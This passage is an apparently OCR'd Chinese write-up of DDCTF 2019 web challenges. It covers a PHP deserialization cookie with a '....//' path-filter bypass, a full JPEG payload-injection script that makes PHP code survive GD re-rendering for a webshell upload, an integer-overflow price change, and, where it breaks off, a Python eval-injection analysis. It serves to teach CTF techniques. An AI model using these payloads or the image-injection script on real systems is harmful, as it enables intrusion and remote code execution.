
我们想要反序列的对象为Application的对象，以用来读文件，看看Application类，对路径有过滤，用双写绕过
序列化代码如下

```
<?php

class Application
{
 var $path="....//config/flag.txt";

}
$a = new Application();
echo serialize($a);

?>
```

构造后的如下

```
O:11:"Application":1:{s:4:"path";s:21:"....//config/flag.txt";}77cd55a8d29df4f005f85e536d876525
```


编码后放入cookie得到flag



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × 3 × 4 × 5 × 6 × 7 × ...
Go Cancel < >
Target: http://117.51.158.44
Request
Raw Params Headers Hex
Response
Raw Headers Hex

```
POST /app/Session.php HTTP/1.1
Host: 117.51.158.44
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101
Firefox/63.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://117.51.158.44/index.php
Content-Type: application/x-www-form-urlencoded
didictf_username: admin
X-Requested-With: XMLHttpRequest
Connection: close
Cookie:
ddctf_id=%4f%3a%31%31%3a%22%41%70%70%6c%69%63%61%74%69%6f%6e%22%3a
%31%3a%7b%73%3a%34%3a%22%70%61%74%68%22%3b%73%3a%32%31%3a%22%2
e%2e%2e%2e%2f%2f%63%6f%6e%66%69%67%2f%66%6c%61%67%2e%74%78%74%22%
3b%7d%37%37%63%64%35%35%61%38%64%32%39%64%66%34%66%30%30%35%66
%38%35%65%35%33%36%64%38%37%36%35%32%35
Content-Length: 13

nickname=%s
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Sat, 20 Apr 2019 04:46:03 GMT
Content-Type: application/json
Connection: close
Content-Length: 220

{"errMsg":"success","data":"\u60a8\u5f53\u524d\u5f53\u524d\u6743\u9650\u4e3a\u7
ba1\u7406\u5458----\u8bf7\u8bbf\u95ee:app\/fL2XID2i0Cdh.php"}{"errMsg":"Congratu
lations","data":"DDCTF{ddctf2019_G4uqwj6E_pHVlHIDDGdV8qA2j}"}
```

3.Web - Upload-IMG
要求上传的图片中有phpinfo，想起图片马，但每次上传后都显示没有，google php检查图片木马等等类似的，找到gd库二次渲染，用winhex打开第一次上传后下载的图片，也发现gd





```
  Offset    0  1  2  3  4  5  6  7   8  9 10 11 12 13 14 15  16 17         ANSI ASCII
00000000   FF D8 FF E0 00 10 4A 46  49 46 00 01 01 01 00 60  00 60  ÿØÿà  JFIF     ` `
00000018   00 00 FF FE 00 3B 43 52  45 41 54 4F 52 3A 20 67  64 2D    ÿþ ;CREATOR: gd-
00000036   6A 70 65 67 20 76 31 2E  30 20 28 75 73 69 6E 67  20 49  jpeg v1.0 (using I
00000054   4A 47 20 4A 50 45 47 20  76 38 30 29 2C 20 71 75  61 6C  JG JPEG v80), qual
00000072   69 74 79 20 3D 20 38 30  0A FF DB 00 43 00 06 04  05 06  ity = 80 ÿÛ C
00000090   05 04 06 06 05 06 07 07  06 08 0A 10 0A 0A 09 09  0A 14
00000108   0E 0F 0C 10 17 14 18 18  17 14 16 16 1A 1D 25 1F  1A 1B               %
00000126   23 1C 16 16 20 2C 20 23  26 27 29 2A 29 19 1F 2D  30 2D  #    , #&')*)  -0-
00000144   28 30 25 28 29 28 FF DB  00 43 01 07 07 07 0A 08  0A 13  (0%()(ÿÛ C
00000162   0A 0A 13 28 1A 16 1A 28  28 28 28 28 28 28 28 28  28 28     (   ((((((((((
00000180   28 28 28 28 28 28 28 28  28 28 28 28 28 28 28 28  28 28  ((((((((((((((((((
00000198   28 28 28 28 28 28 28 28  28 28 28 28 28 28 28 28  28 28  ((((((((((((((((((
00000216   28 28 28 FF C0 00 11 08  01 2F 01 F4 03 01 22 00  02 11  (((ÿÀ    / ô  "
00000234   01 03 11 01 FF C4 00 1F  00 00 01 05 01 01 01 01  01 01      ÿÄ
00000252   00 00 00 00 00 00 00 00  01 02 03 04 05 06 07 08  09 0A
00000270   0B FF C4 00 B5 10 00 02  01 03 03 02 04 03 05 05  04 04   ÿÄ µ
00000288   00 00 01 7D 01 02 03 00  04 11 05 12 21 31 41 06  13 51     }        !1A  Q
00000306   61 07 22 71 14 32 81 91  A1 08 23 42 B1 C1 15 52  D1 F0  a "q 2 ‘¡ #B±Á RÑð
00000324   24 33 62 72 82 09 0A 16  17 18 19 1A 25 26 27 28  29 2A  $3br,        %&'()*
00000342   34 35 36 37 38 39 3A 43  44 45 46 47 48 49 4A 53  54 55  456789:CDEFGHIJSTU
00000360   56 57 58 59 5A 63 64 65  66 67 68 69 6A 73 74 75  76 77  VWXYZcdefghijstuvw
00000378   78 79 7A 83 84 85 86 87  88 89 8A 92 93 94 95 96  97 98  xyzƒ„…†‡ˆ‰Š’“”•–—
00000396   99 9A A2 A3 A4 A5 A6 A7  A8 A9 AA B2 B3 B4 B5 B6  B7 B8  ™š¢£¤¥¦§¨©ª²³´µ¶·¸
00000414   B9 BA C2 C3 C4 C5 C6 C7  C8 C9 CA D2 D3 D4 D5 D6  D7 D8  ¹ºÂÃÄÅÆÇÈÉÊÒÓÔÕÖ×Ø
00000432   D9 DA E1 E2 E3 E4 E5 E6  E7 E8 E9 EA F1 F2 F3 F4  F5 F6  ÙÚáâãäåæçèéêñòóôõö
00000450   F7 F8 F9 FA FF C4 00 1F  01 00 03 01 01 01 01 01  01 01  ÷øùúÿÄ
00000468   01 01 00 00 00 00 00 00  01 02 03 04 05 06 07 08  09 0A
00000486   0B FF C4 00 B5 11 00 02  01 02 04 04 03 04 07 05  04 04   ÿÄ µ
00000504   00 01 02 77 00 01 02 03  11 04 05 21 31 06 12 41  51 07     w        !1  AQ
00000522   61 71 13 22 32 81 08 14  42 91 A1 B1 C1 09 23 33  52 F0  aq "2   B‘¡±Á #3Rð
00000540   15 62 72 D1 0A 16 24 34  E1 25 F1 17 18 19 1A 26  27 28   brÑ  $4á%ñ     &'(
00000558   29 2A 35 36 37 38 39 3A  43 44 45 46 47 48 49 4A  53 54  )*56789:CDEFGHIJST
00000576   55 56 57 58 59 5A 63 64  65 66 67 68 69 6A 73 74  75 76  UVWXYZcdefghijstuv
00000594   77 78 79 7A 82 83 84 85  86 87 88 89 8A 92 93 94  95 96  wxyz‚ƒ„…†‡ˆ‰Š’“”•–
00000612   97 98 99 9A A2 A3 A4 A5  A6 A7 A8 A9 AA B2 B3 B4  B5 B6  —˜™š¢£¤¥¦§¨©ª²³´µ¶
00000630   B7 B8 B9 BA C2 C3 C4 C5  C6 C7 C8 C9 CA D2 D3 D4  D5 D6  ·¸¹ºÂÃÄÅÆÇÈÉÊÒÓÔÕÖ
00000648   D7 D8 D9 DA E2 E3 E4 E5  E6 E7 E8 E9 EA F2 F3 F4  F5 F6  ×ØÙÚâãäåæçèéêòóôõö
```

上传一张jpg，然后下载下来利用如下脚本


具体原理可以参考如下链接

https://xz.aliyun.com/t/2657#toc-13

```php
<?php
    /*

    The algorithm of injecting the payload into the JPG image, which will keep unchanged after transformations caused by PHP functions imagecopyresized() and imagecopyresampled().
    It is necessary that the size and quality of the initial image are the same as those of the processed image.

    1) Upload an arbitrary image via secured files upload script
    2) Save the processed image and launch:
    jpg_payload.php <jpg_name.jpg>

    In case of successful injection you will get a specially crafted image, which should be uploaded again.

    Since the most straightforward injection method is used, the following problems can occur:
    1) After the second processing the injected data may become partially corrupted.
    2) The jpg_payload.php script outputs "Something's wrong".
    If this happens, try to change the payload (e.g. add some symbols at the beginning) or try another initial image.

    Sergey Bobrov @Black2Fan.

    See also:
    https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chunks/

    */

    $miniPayload = "<?=phpinfo();?>";


    if(!extension_loaded('gd') || !function_exists('imagecreatefromjpeg')) {
```


```
    die('php-gd is not installed');
}

if(!isset($argv[1])) {
    die('php jpg_payload.php <jpg_name.jpg>');
}

set_error_handler("custom_error_handler");

for($pad = 0; $pad < 1024; $pad++) {
    $nullbytePayloadSize = $pad;
    $dis = new DataInputStream($argv[1]);
    $outStream = file_get_contents($argv[1]);
    $extraBytes = 0;
    $correctImage = TRUE;

    if($dis->readShort() != 0xFFD8) {
        die('Incorrect SOI marker');
    }

    while((!$dis->eof()) && ($dis->readByte() == 0xFF)) {
        $marker = $dis->readByte();
        $size = $dis->readShort() - 2;
        $dis->skip($size);
        if($marker === 0xDA) {
            $startPos = $dis->seek();
            $outStreamTmp =
                substr($outStream, 0, $startPos) .
                $miniPayload .
                str_repeat("\0",$nullbytePayloadSize) .
                substr($outStream, $startPos);
            checkImage('_'.$argv[1], $outStreamTmp, TRUE);
            if($extraBytes !== 0) {
                while((!$dis->eof())) {
                    if($dis->readByte() === 0xFF) {
                        if($dis->readByte !== 0x00) {
                            break;
                        }
                    }
                }
                $stopPos = $dis->seek() - 2;
                $imageStreamSize = $stopPos - $startPos;
                $outStream =
                    substr($outStream, 0, $startPos) .
                    $miniPayload .
                    substr(
                        str_repeat("\0",$nullbytePayloadSize).
                            substr($outStream, $startPos, $imageStreamSize),
                        0,
                        $nullbytePayloadSize+$imageStreamSize-$extraBytes) .
                            substr($outStream, $stopPos);
            } elseif($correctImage) {
                $outStream = $outStreamTmp;
            } else {
                break;
            }
            if(checkImage('payload_'.$argv[1], $outStream)) {
                die('Success!');
            } else {
                break;
                break;
            }
        }
    }
}
unlink('payload_'.$argv[1]);
die('Something\'s wrong');

function checkImage($filename, $data, $unlink = FALSE) {
    global $correctImage;
    file_put_contents($filename, $data);
    $correctImage = TRUE;
    imagecreatefromjpeg($filename);
    if($unlink)
        unlink($filename);
    return $correctImage;
}

function custom_error_handler($errno, $errstr, $errfile, $errline) {
    global $extraBytes, $correctImage;
    $correctImage = FALSE;
    if(preg_match('/(\d+) extraneous bytes before marker/', $errstr, $m)) {
        if(isset($m[1])) {
            $extraBytes = (int)$m[1];
        }
    }
}

class DataInputStream {
    private $binData;
    private $order;
    private $size;

    public function __construct($filename, $order = false, $fromString = false) {
        $this->binData = '';
        $this->order = $order;
        if(!$fromString) {
            if(!file_exists($filename) || !is_file($filename))
                die('File not exists ['.$filename.']');
            $this->binData = file_get_contents($filename);
        } else {
            $this->binData = $filename;
        }
        $this->size = strlen($this->binData);
    }

    public function seek() {
        return ($this->size - strlen($this->binData));
    }

    public function skip($skip) {
        $this->binData = substr($this->binData, $skip);
    }

    public function readByte() {
        if($this->eof()) {
            die('End Of File');
        }
        $byte = substr($this->binData, 0, 1);
        $this->binData = substr($this->binData, 1);
```

```
            return ord($byte);
        }

        public function readShort() {
            if(strlen($this->binData) < 2) {
                die('End Of File');
            }
            $short = substr($this->binData, 0, 2);
            $this->binData = substr($this->binData, 2);
            if($this->order) {
                $short = (ord($short[1]) << 8) + ord($short[0]);
            } else {
                $short = (ord($short[0]) << 8) + ord($short[1]);
            }
            return $short;
        }

        public function eof() {
            return !$this->binData||(strlen($this->binData) === 0);
        }
    }
?>
```



```
F:\phpStudy\PHPTutorial\php\php-5.4.45
λ php.exe payload.php 190420084206_659400746.jpg
Success!
F:\phpStudy\PHPTutorial\php\php-5.4.45
λ |
```

然后上传图片得到flag




[Success]Flag=DDCTF{B3s7_7ry_php1nf0_0d5180d418f29fad}

4.大吉大利，晚上吃鸡


这题，f12 然后发现一个请求

> http://117.51.147.155:5050/ctf/api/buy_ticket?ticket_price=2000

发现可以更改价格2000，想起整数溢出
更改为4294967296，也就是2的32次方




```
code:          200
data:
  0:
    bill_id:      "2f11940a-207c-44bb-ad0f-7d0c5dbcd627"
    ticket_price: 4294967296
    user_name:    "aasdddf"
msg:           "购买门票成功"
```


余额 100

订单列表

商品名称	数量	单价	订单状态	操作
吃鸡入场券	1	4294967296元	未支付	支付 删除

支付成功了


恭喜您获得一张入场券和一个礼包!

礼包详情 id: 121 ticket: 5b7a8e9116e8f2a80a46b4796447d011


当前剩余对手:100人

接下来就是自己注册，自己移除了，就是脚本的事了
,然后脚本做完了就删除了，就不想再写了

homebrew event loop


查看代码

这个代码漏洞点在eval函数，我们可以用#号注释掉后面的__handler和__function，从而导致任意函数执行。我们就可以实现trigger_event函数，从而往event_queue中添加event




```
try:
    event_handler = eval(action + ('_handler' if is_action else '_function'))
    ret_val = event_handler(args)
```

一个while,不断实现event_queue中的event handler或function,总的意思就是可以调用任意handle和function




```
while len(request.event_queue) > 0:
    event = request.event_queue[0] # `event` is something like "action:ACTION;ARGS0#ARGS1#ARGS
    request.event_queue = request.event_queue[1:]
    if not event.startswith(('action:', 'func:')): continue
    for c in event:
        if c not in valid_event_chars: break
    else:
        is_action = event[0] == 'a'
        action = get_mid_str(event, ':', ';')
        args = get_mid_str(event, action+';').split('#')
        try:
            event_handler = eval(action + ('_handler' if is_action else '_function'))
            ret_val = event_handler(args)
```

接下来看哪里调用了flag(),但要满足session['num_items']>=5初始值为

